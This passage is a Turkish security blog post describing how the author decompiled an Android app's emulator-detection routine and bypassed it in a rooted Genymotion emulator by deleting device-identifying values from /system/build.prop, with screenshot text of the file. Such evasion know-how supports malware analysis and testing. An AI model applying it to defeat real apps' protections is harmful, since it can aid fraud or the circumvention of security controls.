
İlk olarak Google tarafından Android uygulaması geliştirmek amacıyla ücretsiz olarak dağıtılan Android Studio sürümünü kurup, jD-GUI (Java Decompiler) ile elde ettiğim isvm fonksiyonunu, tespit sonucunu çıktı olarak da gösterecek şekilde (Are you in in VM ? Result:) değiştirdikten sonra öykünücü içinde çalıştıracak bir kod hazırladım.










İlgili kod, öykünücüleri Build.PRODUCT, Build.FINGERPRINT, Build.MANUFACTURE, Build.MODEL, Build.BRAND, Build.DEVICE değerlerine göre tespit ettiği için (Are you in in VM ? Result: true) bunları GenyMotion üzerinde çalışan Custom Phone – 5.1.0 – API 22 imajında nasıl değiştirebileceğimi araştırmaya başladım. Çok geçmeden /system/build.prop dosyasında cihaz üreticisine dair bu değerlerin yer aldığını buldum. Genymotion öykünücüsünde yer alan imajlar root yetkisi ile çalıştığı için Root Explorer uygulamasını kurduktan sonra /system/build.prop dosyasında yer alan ve tespit için kullanılan değerleri teker teker silmeye başladım. Ardından dosyayı kayıt, edip öykünücüyü yeniden başlatıp öykünücü kontrolünü gerçekleştiren isvm kodunu/uygulamasını tekrar çalıştırdığımda bu defa öykünücü tespitini IDA ile uğraşmadan sistem üzerinde ufak bir değişiklikle atlatabilmiş (Are you in in VM ? Result: false) oldum :)


8:57
system
/
Select Items
One item selected
SYSTEM
STORAGE
528.75MB used, 1.42GB free, r/w
Mount R/O
..
Parent folder
app
04 Nov 15 12:04:00 rwxr-xr-x
bin
04 Nov 15 11:46:00 rwxr-xr-x
build.prop
17 Nov 15 14:07:00 2.92K rw-r--r--
etc
04 Nov 15 12:05:00 rwxr-xr-x


Genymotion - Custom Phone - 5...
8:57
build.prop
# begin build properties
# autogenerated by buildinfo.sh
ro.build.id=LMY47D
ro.build.display.id=vbox86p-userdebug 5.1
LMY47D eng.buildbot.20151117.200402 test-keys
ro.build.version.incremental=eng.buildbot.
20151117.200402
ro.build.version.sdk=22
ro.build.version.codename=REL
ro.build.version.all_codenames=REL
ro.build.version.release=5.1
ro.build.date=Tue Nov 17 20:07:40 CET 2015
ro.build.date.utc=1447787260
ro.build.type=userdebug
ro.build.user=buildbot
ro.build.host=buildbot.soft.genymobile.com
ro.build.tags=test-keys
ro.build.flavor=vbox86p-userdebug
ro.product.brand=generic
ro.product.name=vbox86p
ro.product.device=vbox86p
ro.product.board=
ro.product.cpu.abi and ro.product.cpu.abi2
GPS
1:1


Genymotion - Custom Phone - 5...
8:59
system
/
SYSTEM
STORAGE
528.76MB used, 1.42GB free, r/w
Mount R/O
..
Parent folder
Power off
04 Nov 15 11:46:00 rwxr-xr-x
build.prop
25 Apr 16 08:59:00 2.67K rw-r--r--
build.prop.bak
17 Nov 15 14:07:00 2.92K rw-r--r--
GPS
ID
1:1



Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post Android Anti Anti-Emulator appeared first on Siber Güvenlik Günlüğü.